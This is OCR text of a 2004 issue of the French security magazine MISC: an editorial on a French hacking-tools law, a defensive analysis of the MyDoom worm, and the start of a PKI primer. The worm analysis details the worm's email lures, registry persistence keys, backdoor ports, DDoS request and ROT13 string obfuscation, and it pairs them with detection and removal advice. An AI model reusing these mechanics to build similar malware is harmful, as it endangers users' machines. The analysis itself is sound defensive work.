misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK


L 19018 - 13 - F: 7,45 € - RD
France Metro : 7,45 Eur - 12,5 CHF - BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C - MAR : 75 DH

13
mai
juin
2004

100 % SÉCURITÉ INFORMATIQUE

PKI
Public Key Infrastructure

Ou comment organiser et gérer votre cryptographie



VIRUS
MyDoom : pourquoi est-il si virulent ?

SYSTÈME
IDS : quoi de neuf dans Snort 2 ?

RÉSEAU
Firewalling de niveau 2 sous Linux

Sommaire

[1] Étude annuelle de l'ICSA portant sur l'année écoulée
http://www.trusecure.com/company/press/pr_20040322.shtml

[2] chantage par email : **http://www.k-otik.com/news/12.29.email.php**

[3] Russian Mafia targets online businesses
http://www.vnunet.com/News/1127021

[4] exemples de cybercrimes
http://www.theregister.co.uk/2004/04/05/sporting_options_ddosed/
http://www.theregister.co.uk/2004/03/17/online_extortionists_target_cheltenham/
http://www.theregister.co.uk/2004/02/07/extortionists_attack_paddypower_com/
http://www.thestandard.com/article.php?story=20040128213159 84

[5] Cisco WLSE/HSE Devices Default Username and Password Vulnerability
http://www.securityfocus.com/bid/10076

[6] Cyberspace is the next battlefield - USA Today
http://www.usatoday.com/news/washington/june01/2001-06-19-cyber-usat.htm

[7] SSTIC : **http://www.sstic.org**

Édito

Recette des crêpes
(Pour 4 personnes et une douzaine de crêpes)
Temps de préparation : 1 h 30
Ingrédients :
farine : 125 g
oeufs : 2
lait : 25 cl
beurre : 60 g
sucre en poudre : 1 c. à café
sel fin

Préparez la pâte à crêpes en mélangeant 30 g de beurre avec la farine, l'oeuf, le jaune d'oeuf, le sucre en poudre, 1 pincée de sel. Versez le lait doucement, en mélangeant et en prenant soin d'éviter les grumeaux. Vous pouvez également parfumer votre pâte à crêpes avec quelques zestes d'orange ou de citron, voire du cointreau (avec modération, loi Évin oblige).

Vous pensez tenir un magazine de cuisine dans vos mains ? Parfait !

Loi sur la confiance en l'économie numérique (LEN) : article 34

I. - Après l'article 323-3 du code pénal, il est inséré un article 323-3-1 ainsi rédigé :

> Art. 323-3-1. - Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Heureusement que vous avez acheté un magazine de cuisine, et non un quelconque ouvrage relatif à la sécurité informatique, voire au hacking (enfin, j'en profite pour vous rappeler que les hackers ne sont pas tous des adolescents boutonneux qui ne pensent qu'à pénétrer dans tous les ordinateurs de la planète). Dans le cas contraire, vous auriez peut-être pu tomber sous le coup de l'article 34 de la nouvelle LEN si vous n'avez pas de "motif légitime".

D'ailleurs, je me demande si je ne vais pas héberger le site de MISC en Indonésie moi ;-)

À l'heure où virus (voir l'augmentation et la propagation des derniers vers/virus [1]) et mafia (si tu ne me payes pas je te DDoS ton site de e-commerce [2, 3, 4]) deviennent de plus en plus virulents sur le net, à l'heure où des boîtes comme Cisco avouent que leur(s) produit(s) contien(nen)t des backdoors [5], à l'heure où certains pays s'intéressent de plus en plus à l'informatique comme une arme potentielle [6], est-il raisonnable d'instaurer le "présumé coupable" ? Dans ce domaine, la créativité, l'imagination et l'initiative me semblent pourtant être des qualités : pourquoi les entraver ?

Les "bad guys" vont continuer leurs activités, cet article de loi n'y changera rien.

En revanche, la question que je me pose est : à qui profite cet article ? Et je ne suis franchement pas convaincu que la réponse soit "à l'intérêt public" ...

Un dernier mot mais non le moindre : publicité ! Une équipe jeune et dynamique vous accueillera dans un cadre agréable, des repas équilibrés et non moins succulents vous seront servis : juste pour mémoire, les inscriptions pour le Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC [7]). Enfin, si je me permets ce rappel, c'est surtout parce que les places sont limitées. Et puis, ce symposium sera peut-être interdit à l'avenir ...

Sur ce, n'oubliez pas de laisser reposer la pâte à crêpes environ 1h30 avant de vous mettre derrière le fourneau.

Frédéric Raynal

Le ver MyDoom

Le ver MyDoom, encore dénommé *Mimail.R* ou *Novarg*, a été, fin janvier 2004, à l'origine d'une infection planétaire de grande envergure. Bien que très conventionnel, ce ver de courrier électronique et des clients peer to peer *Kazaa*, illustre encore une fois le fait que dans la lutte antivirale, l'utilisateur reste le maillon faible. Il suffit d'un peu d'ingénierie sociale et d'une pièce jointe de message pour perturber de manière conséquente le trafic messagerie sur le réseau Internet : l'inconséquence des utilisateurs fera le reste. Enfin, à travers les différents avatars de ce virus, force est de constater que l'activité des pirates s'intensifie et n'a d'égal que leur bêtise. Tout utilisateur qui active une pièce jointe sans réfléchir devient, en quelque sorte leur complice.

Introduction

MyDoom appartient à la catégorie des vers d'e-mails, tout comme ILoveYou, Sircam, Sobig... Il est annoncé, pour cette catégorie, comme le ver ayant la propagation la plus rapide [1]. Environ cent millions de mails ont été infectés dans les 36 premières heures et contrairement à ce qui se passe traditionnellement, à savoir une disparition progressive d'un ver, au bout de 24 heures, le temps que les antivirus soient mis à jour, le ver MyDoom est resté très actif 48 heures après le début de l'attaque. Des millions d'ordinateurs ont été infectés bien qu'aucun chiffre précis n'ait été donné, si tant est que cela soit possible et ait un sens. A titre d'illustration, la société *MessageLabs* [4] a bloqué le virus près de 54 millions de fois depuis l'attaque et selon ses statistiques, au plus fort de l'attaque, près de 10 % des mails filtrés par cette société étaient infectés par le ver [3].

Le ver a une taille de 22258 octets et se présente sous forme d'un exécutable compacté avec le logiciel UPX [2]. Une fois décompacté, afin de le désassembler, le code – un exécutable de type PE accompagné d'un fichier DLL – fait 32768 octets. Cette compression a pour objectif de faciliter sa transmission et de passer à travers un rapide examen.

Le ver se transmet soit par le courrier électronique soit par le biais de fichiers partagés via l'application Kazaa. Afin de compliquer son étude et sa détection, MyDoom met en oeuvre certaines techniques basiques de furtivité, de polymorphisme et de blindage, présentées un peu plus loin. Insistons sur le fait que MyDoom n'est pas un ver très élaboré, d'une facture on ne peut plus conventionnelle. Le plus surprenant vient du fait qu'un tel ver puisse encore faire autant de dégâts et susciter autant de publicité.

Le ver est programmé pour se détruire le 12 février (vérification auprès de l'horloge interne de la machine infectée) mais il a été constaté que des copies du ver circule encore actuellement (machines dont l'horloge interne n'est pas à l'heure).

Le mécanisme d'infection

Propagation par la messagerie

L'utilisateur reçoit un mail formaté selon le schéma suivant :


- l'objet du message est aléatoirement choisi parmi les intitulés suivants : error, hello, hi, mail delivery system, mail transaction failed, server report, status, test. Cela peut être également une chaîne aléatoire de caractères ;
- le corps du mail contient le message suivant :

```
test
    The message cannot be represented in 7-bit ASCII encoding
    and has been sent as a binary attachment.

    The message contains Unicode characters and has been sent as a
    binary attachment.

    Mail transaction failed. Partial message is available
```

- le fichier en attachement est construit à partir des noms de fichiers suivants : body, data, doc document, file, message, readme, test et d'une des extension suivantes : BAT, CMD, EXE, PIF, SCR ou ZIP ;
- l'émetteur apparent du message est en réalité une adresse e-mail construite (spoofée) par le ver. Nous en reparleront un peu plus loin (comment le ver a retardé la lutte).

Au final, voici un exemple de message infecté reçu :

Figure 1 Exemple de mail infecté par le ver MyDoom



Le but est, via une ingénierie sociale basique mais semble-t-il efficace, de simuler un problème de transmission (idée déjà utilisée en 2001 par le ver BadTrans) et d'inciter habilement le destinataire à consulter le rapport de transmission, en l'occurence le ver lui-même.

Lorsque le fichier en attachement (en réalité le ver) est exécuté, le ver s'installe. Il vérifie tout d'abord que la machine n'est pas déjà

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie
efiliol@esat.terre.defense.gouv.fr
http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

infectée. Pour cela, lors de la première infection, il crée un `Mutex` nommé `SwebSipcSmtxSO` (`API CreateMutexA` ; cette technique est fréquemment utilisée - voir Misc 11 et le ver `Blaster`). Si le `mutex` est activé (le ver est déjà présent) alors le ver ne s'installe pas. Cette précaution limite les perturbations de copies du ver entre elles.

Ensuite, le ver crée un fichier dénommé `message` dans le répertoire `temp` contenant des caractères aléatoires et l'ouvre dans une fenêtre `Notepad` (voir figure 2). Le but est de tromper le destinataire du message qui a activé la pièce en attachement en lui confirmant que cette dernière est bien de la nature précisée dans le corps du mail.

Pour se propager, le ver parcourt les carnets d'adresses (fichiers de type `WAB`) et tous les fichiers portant l'extension `TXT`, `HTM`, `SHT`, `PHP`, `ASP`, `TBB`, `DBX`, `ADB` et `PL`, afin de collecter des adresses e-mails à infecter. Pour chacune, le ver forge un faux mail avec une copie de lui-même en attachement et lui envoie. Le processus se répète alors dans chaque machine sous réserve que le destinataire lui-même active la pièce jointe.

Enfin pour assurer son exécution à chaque démarrage de Windows, le ver se copie lui-même dans le répertoire `temp` et crée une entrée dans la base de registres :

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TaskMon
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TaskMon
```

La seconde n'est utilisée qu'en cas d'échec à la création de la première.


Propagation par partage de fichiers Kazaa

Afin d'augmenter sa propagation, le ver utilise également le partage de fichiers via l'un des plus célèbres applicatifs dans ce domaine. Signalons au passage, le risque général de ce type d'échange de fichiers. Outre le fait qu'il s'agit de copies illégales de logiciels ou de données, les risques que ces derniers soient infectés sont assez grands. Le chiffre de 40 à 50 % de logiciels contaminés, échangés via le `peer2peer` est souvent avancés. Les auteurs de virus et de vers ne s'y sont pas trompés puisque ces infection visant spécifiquement les échanges de ce type se multiplient (le ver `Swen` sera présenté dans un prochain article).

`MyDoom` recherche tout d'abord, dans la base de registre la présence de l'application `Kazaa`. En cas de succès il se copie dans le répertoire partagé `Kazaa` sous la forme d'un fichier pouvant prendre l'une des extensions suivantes : `PIF`, `EXE`, `SCR` ou `BAT` et l'un des noms suivants : `activation_crack`, `icq2004-final`, `nuke2004`, `office_crack`, `rootkitXP`, `strip-girl-2.0bdcom_patches` et `Winamp5` (dans ce dernier cas, il existe un bug : la variable est définie mais non utilisée. Le nom n'est donc pas utilisé réellement).

Le lecteur aura compris que le but est d'inciter des internautes à télécharger des fichiers attractifs et à les exécuter, activant ainsi le ver. Cependant, ces logiciels conservent la taille d'origine de `MyDoom`, soit une taille très inférieure à celle des logiciels dont le ver usurpe le nom. Cela devrait "normalement" intriguer l'utilisateur.

Figure 2 Faux message du ver MyDoom



La charge finale

Elle est double et consiste en un déni de service distribué et l'installation d'un accès caché.

Le déni de service

À partir du 1er février, 16 heures 09 GMT, et ce jusqu'au 12 du même mois, le ver lance un déni de service distribué contre le site **www.sco.com**. Chaque copie du ver crée 64 threads, chacun d'entre eux lance la requête suivante contre le site visé :

```
GET / HTTP/1.1\r\nHost: www.sco.com\r\n\r\n
```

Toutes les 1024 millisecondes, cette action (64 requêtes simultanées) est répétée. Il est facile d'imaginer l'effet de saturation produit contre le site de SCO.

La nature de cette attaque a fait dire à de nombreux commentateurs qu'elle était certainement le fait d'activistes pro-Linux et anti-SCO. En effet, cette société prétend que le code source du fameux système d'exploitation libre, contiendrait du code Unix protégé par le copyright SCO. Elle a entamé des poursuites contre les firmes IBM, Red Hat et Novell (cette dernière ayant racheté la société SuSe) et entend faire payer à tout utilisateur de Linux des droits de licence. Cette décision a déclenché une véritable tempête dans le monde du logiciel libre et d'aucun d'affirmer que `MyDoom` est en fait la réponse à cette tentative de faire payer pour utiliser Linux.

Cette hypothèse est-elle crédible ? Personne ne saurait le prouver ni l'infirmer, à moins d'arrêter l'auteur du ver. Dans ce domaine, il faut se méfier des affirmations concernant la paternité d'un ver. La communauté Linux a unanimement condamné ce ver et son auteur qui, si l'hypothèse de militantisme imbécile était avérée, ont contribué à jeter le discrédit par une action hautement répréhensible. Une autre hypothèse, que personne ne peut également ni infirmer ni confirmer, vient également à l'esprit, si l'on regarde à qui profite le << crime >>. Le but était peut être, précisément de discréditer la communauté Linux.

Peu importe. On ne saura jamais, car l'auteur du ver ne sera sans doute jamais arrêté, ayant pris le soin de lancer son ver sans se faire repérer (ce qui est certainement une plus grande << prouesse >> que l'écriture du ver elle-même). Mais cela doit nous rappeler qu'il est vain dans le domaine de la virologie informatique de se perdre en conjectures sur les motivations et l'identité de l'auteur d'un virus ou d'un ver. Un autre cas célèbre est celui du ver CodeRed (voir Misc 2). Signalons au passage que la version B du ver visait le site de **Microsoft.com**, bien que cette tentative se soit soldée par un échec.

L'installation de la backdoor

Le ver installe un fichier DLL, nommé shimgapi.dll dans le répertoire system ou dans le répertoire temp. Ce fichier exécutable place en réalité une *backdoor*. Cette dernière permet la connexion de l'extérieur via le premier port TCP libre entre 3127 et 3198. Afin d'assurer l'activation de cette dll, le ver crée la clef suivante dans la base registre :

```
HKCR\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InprocServer32
Default="emplacement de la dll"
```

Deux autres entrées sont également ajoutées :

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32
```

Cette dll est lancée par Explorer. Ainsi, aucune création de processus n'est repérable dans le gestionnaire des tâches. Une fois activée cette backdoor permet à n'importe qui d'utiliser la machine infectée comme proxy TCP et/ou d'y charger un exécutable quelconque et de le lancer. A noter que la backdoor reste active après le 12 février. Trois connexions sont possibles simultanément.

Le plus intéressant et en même temps alarmant vient du fait que cette backdoor a été utilisée par d'autres vers comme Doomjuice (scan aléatoire d'adresses IP via le port 3127 à la recherche de machines infectées par MyDoom.A ; les deux vers cohabitent alors) et DeadHat/Vesser qui supprime MyDoom.A et se met à la place. Tout cela représente-t-il une attaque combinée (type virus à action combinée encore appelés virus binaires) ? Il est impossible de le dire mais il est évident que d'une manière générale les dernières attaques virales se raffinent et sont à plusieurs niveaux.

Le mot de la fin, concernant cet aspect de charge finale, sera laissé à *Mykko Hypponen* (directeur du laboratoire de la société *F-Secure*) :

Le courrier électronique est en train de mourir. Un de ces jours, il est probable qu'un virus du type MyDoom pourrait bien surcharger rapidement et bloquer le système de messagerie d'Internet sans aucune chance de rétablissement – simplement en émettant des millions de messages en boucle et en permanence, impossibles à filtrer. Cela stopperait le courrier électronique tel que nous le connaissons : tous les serveurs et les clients messagerie...[5]

La détection et éradication

La détection du ver est assez aisée. Elle se fait en différents endroits :

- présence d'un fichier nommé shimgapi.dll dans le répertoire System ou dans répertoire temp ;
- existence de la clef de registre suivante (lancement de la dll au démarrage) :

```
HKCR\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InprocServer32
```

- présence d'un fichier dénommé Taskmon.exe (attention un fichier légitime portant ce nom existe sous Windows95/98/Me. Sa seule présence n'est pas le signe d'une infection par MyDoom) ;
- présence également dans la base de registres d'une des clefs suivantes :

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TaskMon
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TaskMon
```

Il suffit d'effacer ces éléments et de redémarrer la machine. Des outils de désinfection spécifiques sont cependant disponibles sur les principaux sites de logiciels antivirus.

MyDoom ou comment retarder la lutte

Le ver MyDoom utilise un certain nombre de techniques afin d'assurer à la fois furtivité, polymorphisme et lutte contre l'analyse de son code.

Ces techniques sont toutefois basiques :

- la backdoor n'est pas détectable dans la liste des processus. C'est une erreur qu'avait commise, par exemple, le ver Blaster (le processus msblast.exe était visible) ;
- les e-mails envoyés par le ver ont de nombreuses formes différentes (voir supra). Rien que pour la pièce jointe, 48 noms de fichiers sont possibles. En tenant compte du sujet du message, cela porte à 384 messages possibles et encore plus si l'on prend en compte les adresses usurpées. Diverses techniques sont également utilisées pour contourner les filtres anti-spam (par exemple remplacer le "@" par "at");
- les courriers infectés ont une adresse d'origine usurpée et fabriquée de toute pièce, à partir de prénoms (48 au total), de chaînes du type (**yahoo.com**, **hotmail.com** et **msn.com**), des caractères aléatoires...;
- le ver n'utilise pas les adresses concernant un certain nombre de domaines, certaines chaînes de caractères, parmi lesquelles : avp, panda, syma, sopho... (sites antivirus), borlan, ibm.com, icrosoft, msn, google... (sociétés informatiques), bsd, unix, linux, mozilla, pgp, root, postmaster, webmaster, www, .gov, .mil....Au total, une centaine de chaînes est contenue dans le code du ver afin d'éviter des organismes, des sociétés ou des domaines non commerciaux;
- la plupart des chaînes de caractères sont chiffrées par un système Jules César à décalage de 13 lettres (connu encore sous le nom de ROT13 : chaque lettre est remplacée par la lettre située treize positions plus loin dans l'alphabet. Ce dernier est vu comme une chaîne circulaire.

Ainsi le bout de code suivant, avant déchiffrement :

```
                dd offset aVpd2004Svany   ; "vpd2004-svany"
                dd offset aNpgvingvba_pen ; "npgvingvba_penpx"
                dd offset aFgevcTvey2_0oq ; "fgevc-tvey-2.0oqpbz_cngpurf"
                ..........................
                dd offset aZfa_pbz        ; "zfa.pbz"
                dd offset aLnubb_pbz      ; "lnubb.pbz"
                dd offset aUbgznvy_pbz    ; "ubgznvy.pbz"
                ..........................
                db 'Irefvba',0
aFjrofvcpfzgkf0 db 'FjroFvcpFzgkF0',0
aGnfxzba_rkr    db 'gnfxzba.rkr',0
aGnfxzba        db 'GnfxZba',0
```

devient après déchiffrement :

```
                dd offset aVpd2004Svany   ; "icq2004-final"
                dd offset aNpgvingvba_pen ; "activation_crack"
                dd offset aFgevcTvey2_0oq ; "strip-girl-2.0bdcom_patches"
                ..........................
                dd offset aZfa_pbz        ; "msn.com"
                dd offset aLnubb_pbz      ; "yahoo.com"
                dd offset aUbgznvy_pbz    ; "hotmail.com"
                ..........................  .
                db 'Irefvba',0            ; "Version"
aFjrofvcpfzgkf0 db 'FjroFvcpFzgkF0',0     ;
aGnfxzba_rkr    db 'gnfxzba.rkr',0        ; "taskmon.exe"
aGnfxzba        db 'GnfxZba',0            ; "TaskMon"
```

Concernant le dernier *item*, ce chiffrement a pour but de compliquer le travail de celui qui désassemble le ver et l'étudie. Le système de chiffrement étant trivial, il n'offre pas une résistance bien importante. En revanche, cela illustre bien l'évolution à prévoir pour le (proche) futur : l'utilisation raisonnée et maîtrisée de la cryptographie pour accroître la puissance des infections. Jusque là, les procédés employés sont relativement frustres (substitutions simples, masquage constant...).

L'autre problème vient du fait que tout chiffrement requiert une clef (dans le cas de MyDoom, une valeur de décalage dans l'alphabet). Qui dit clef dit élément fixe, disponible à partir de la procédure de déchiffrement en clair donc signature (pour l'antivirus) et possibilité pour celui qui analyse le ver de la retrouver rapidement. Il se pose donc un problème crucial de gestion de clefs (problème de base en cryptographie). Mais gageons que les choses risquent de changer avec l'utilisation maîtrisée d'une cryptologie forte. Cela signifie que l'analyse des codes viraux et la lutte antivirale risque dans un avenir proche de passer par des techniques de cryptanalyse très élaborées.

Conclusion

Le ver MyDoom reste un ver très conventionnel, en dépit de quelques particularités. Son auteur, quel qu'il soit, n'a pas innové et n'a fait que reprendre des idées déjà exploitées par des vers précédents. L'action de ce type de ver réside uniquement sur la supposition que les destinataires de courrier électronique activeront une pièce jointe. Un peu d'ingénierie sociale (simulation de problèmes, salutations... pour plus de détails voir [6]), et le tour est joué. Il devient alors évident que posséder un antivirus ne suffit pas si l'utilisateur, en amont, n'applique pas un certain nombre de règles, la plupart dictée par le bon sens.

Un antivirus doit être comparé à une police d'assurance automobile. S'il est obligatoire d'en détenir une pour conduire, cela n'a jamais mis à l'abri des accidents et le conducteur/utilisateur doit respecter certaines règles... de conduite. Rappelons, dans le cas des mails, les principales, en supposant que le logiciel antivirus est mis à jour et qu'il est en mode dynamique (!!):

- en cas de réception d'un mail avec documents en attachement, déterminer si ce mail est d'origine connue et s'il correspond à un échange attendu (des vers comme BadTrans répond aux mails présents dans la boîte de réception). Dans le doute, contacter l'expéditeur supposé pour avoir la confirmation de l'envoi;
- se méfier systématiquement des mails d'alerte du spam (généralement les alertes se font en direction des administrateurs ou des officiers de sécurité et non des simples utilisateurs), et plus généralement des mails non sollicités;
- dans le cas d'un mail supposé légitime, sauvegarder la pièce jointe et la passer à l'antivirus, éventuellement sur une station dédiée dans le milieu professionnel (station blanche). Cette précaution permet de gérer les ordinateurs dont l'antivirus ne scanne pas le mail;
- ne jamais mélanger l'informatique familiale avec l'informatique professionnelle (en particulier via les ordinateurs portables). Encore trop d'utilisateurs ramènent les pièces jointes de leur courrier personnel (animations, présentations Powerpoint humoristiques, économiseurs d'écran...) sur l'ordinateur du bureau, avec les conséquences que l'on connaît.

Enfin, il faut rappeler que la présence d'un antivirus n'est pas la garantie d'une protection absolue. Observations à l'appui, il peut se passer 24 heures entre l'apparition et la réception, par l'utilisateur, d'un virus et la mise à jour de l'antivirus qui donc jusque là est incapable de le détecter. Ce délai est encore plus important dans le cas de l'informatique mobile. Le message marketing de certains produits antiviraux annonçant une gestion efficace des virus et des vers inconnus est le plus souvent faux. C'est ce que nous rappelle chaque attaque virale.

Remerciements

Je remercie les personnes et lecteurs de MISC qui m'ont fait parvenir des copies du ver MyDoom. Leur désassemblage et leur analyse m'ont permis d'écrire cet article.

Références

- [1] International Herald Tribune - *Mydoom called the biggest ever.* - 28 janvier 2004. **http://www.iht.com/articles/127002.html**
- [2] **http://upx.sourceforge.net**
- [3] John Leyden - *MyDoom dies today* The Register, February 12th, 2004. **http://www.theregister.co.uk/content/56/35516.html**
- [4] **http://www.messagelabs.com**
- [5] *Anatomy of a virus* - The Guardian, February 5th, 2004. **http://media.guardian.co.uk/newmedia/story/0,7496,1141543,00.html**
- [6] E. Filiol - *L'ingénierie sociale* - Linux Magazine 42, 2002.

Principes fondamentaux de la PKI

La PKI a pour but de résoudre le problème de la distribution des clés publiques : elle fournit des certificats garantissant le lien entre une identité et une clé publique. Cet article introductif a pour but d'expliquer les concepts et les enjeux de la PKI.

La cryptographie asymétrique garantit les propriétés suivantes : confidentialité, intégrité, authentification et non-répudiation. Cependant, utilisée telle quelle, il reste une menace contre laquelle il est indispensable de se prémunir : comment être sûr que la clé publique avec laquelle le chiffrement est effectué est bien celle du destinataire légitime ? Pour répondre à ce problème, la communauté PGP a mis en place le concept du « Web of Trust »[WoT]. Ce concept repose sur le principe « les amis de mes amis sont mes amis ». Si Alice connaît Bob et sait que sa clé publique est bien la bonne, alors elle signe cette clé. Charlie, qui connaît Alice mais pas Bob, fera alors confiance à la clé de Bob parce qu'Alice l'a signée, et qu'il a confiance en Alice. Il signera à son tour la clé de Bob.

Cette méthode peut fonctionner pour une communauté d'utilisateurs assez réduite. Dès que la communauté s'agrandit, de fausses clés publiques sont signées par des utilisateurs, ce qui compromet tout le système. Les utilisateurs ne prennent pas les précautions nécessaires avant de signer des clés publiques : beaucoup de gens ont de cette façon signé la clé publique de Phil Zimmermann sur le serveur de clés de PGP sans le connaître. Ainsi, beaucoup ont signé de fausses clés publiques au nom de Phil Zimmermann.


L'alternative est la mise en place d'un système où c'est une tierce partie, réputée de confiance, qui certifie le lien entre la clé publique et son propriétaire.

Le terme PKI (*Public Key Infrastructure*) se traduit en français par IGC (*Infrastructure de Gestion de Clés*). Au sens strict, le terme PKI n'adresse que la gestion des paires de clés asymétriques, et encore sous une forme seulement technologique à l'origine, au mépris des aspects organisationnels ou juridiques qui sont apparus à l'expérience. Le terme PKI n'implique pas non plus l'utilisation de certificats X509, même si aujourd'hui c'est dans ce sens qu'on l'entend. Par exemple, le *Web of Trust* est une PKI sans certificats X509. Dans la suite, on utilisera le terme PKI au sens « Infrastructure à Gestion de Clés utilisant les certificats X509 », sans oublier qu'il s'agit d'un abus de langage.

L'infrastructure de confiance

L'IETF définit une **PKI** comme un ensemble de moyens matériels, de logiciels, de composants cryptographiques, mis en oeuvre par des personnes, combinés par des politiques, des pratiques et des procédures requises, qui permettent de créer, gérer, conserver, distribuer et révoquer des certificats basés sur la cryptographie asymétrique.

Figure 1 Les composantes obligatoires d'une PKI



La PKI a pour objectif d'établir la confiance dans les échanges entre plusieurs personnes. Avant l'échange, elle garantit l'authentification des partenaires. Pendant l'échange, elle garantit la confidentialité et l'intégrité des messages. Après l'échange, elle garantit la non-répudiation des messages.

Composantes obligatoires d'une PKI

Une infrastructure de gestion de clés est composée d'entités qui doivent fournir un certain nombre de services [EYROLLES]. Certaines de ces entités sont obligatoires : ce sont l'autorité de certification, l'autorité d'enregistrement et les services de publications.

Les principaux services fournis par la PKI sont : l'enregistrement des utilisateurs, la génération de certificats, la révocation des certificats, la publication des certificats valides et des certificats révoqués, l'identification et l'authentification des utilisateurs, et l'archivage des certificats.

Autorité de certification

La *Certification Authority* (CA, en français AC, Autorité de Certification) est une autorité de confiance reconnue par une communauté d'utilisateurs, qui délivre et gère des certificats de clé publique et des CRL (*Certificate Revocation List*, en français LCR, Listes de Certificats Révoqués) conformes à la recommandation X.509.

Florence Nambot
florence.nambot@infonie.fr

Elle génère les certificats à clé publique et garantit l'intégrité et la véracité des informations qu'ils contiennent, en les signant avec sa clé privée. L'intégrité de la clé publique de l'Autorité de Certification, ainsi que la confidentialité et l'intégrité de la clé privée de l'Autorité de Certification, sont fondamentales pour la sécurité de la PKI. La CA peut éventuellement créer les paires de clés des utilisateurs.

Autorité d'enregistrement

La *Registration Authority* (RA, en français AE, Autorité d'Enregistrement) est l'intermédiaire entre l'utilisateur et l'Autorité de Certification. Un utilisateur souhaitant obtenir un certificat en fait la demande auprès de l'Autorité d'Enregistrement. Celle-ci a pour rôle d'effectuer diverses vérifications auprès de l'utilisateur : son identité, la bonne correspondance entre la clé privée et la clé publique à certifier (ceci dans le cas où ce n'est pas la CA qui génère les paires de clés), le fait qu'il a bien les droits qu'il demande, etc. Ces vérifications dépendent de la Politique de Certification. Lorsque les vérifications sont effectuées, l'Autorité d'Enregistrement transmet les informations nécessaires à l'établissement du certificat à l'Autorité de Certification.

Services de publication (des certificats et des CRL)

Les services de publication ont pour rôle de mettre à la disposition de la communauté d'utilisateurs les certificats à clé publique générés par l'Autorité de Certification. Ils doivent également publier la liste des certificats révoqués par la CA. Cette CRL devrait être publiée à chaque fois qu'un nouveau certificat est révoqué. Ceci est souvent fait sous forme d'annuaires. Les services de publication doivent être disponibles et maintenus à jour.

Autres composantes

D'autres composantes peuvent éventuellement faire partie de la PKI.

Autorité d'horodatage

La *Timestamping Authority* (TA, en français AH, Autorité d'Horodatage) délivre une datation sur des données qui lui sont présentées. Le *Time-Stamp Protocol* (TSP, en français PH, Protocole d'Horodatage) est documenté dans la RFC 3161 [RFC 3161] . Le principe d'horodatage consiste en les étapes suivantes :

- La TA reçoit une requête d'horodatage de la part d'un demandeur.
- La requête contient le haché des données qui doivent être horodatées et la mention d'une politique d'horodatage.
- La TA construit un format de données en accord avec la politique d'horodatage. En général, ce format contient l'empreinte initiale plus une valeur de temps fiable fournie par un serveur de temps de confiance.
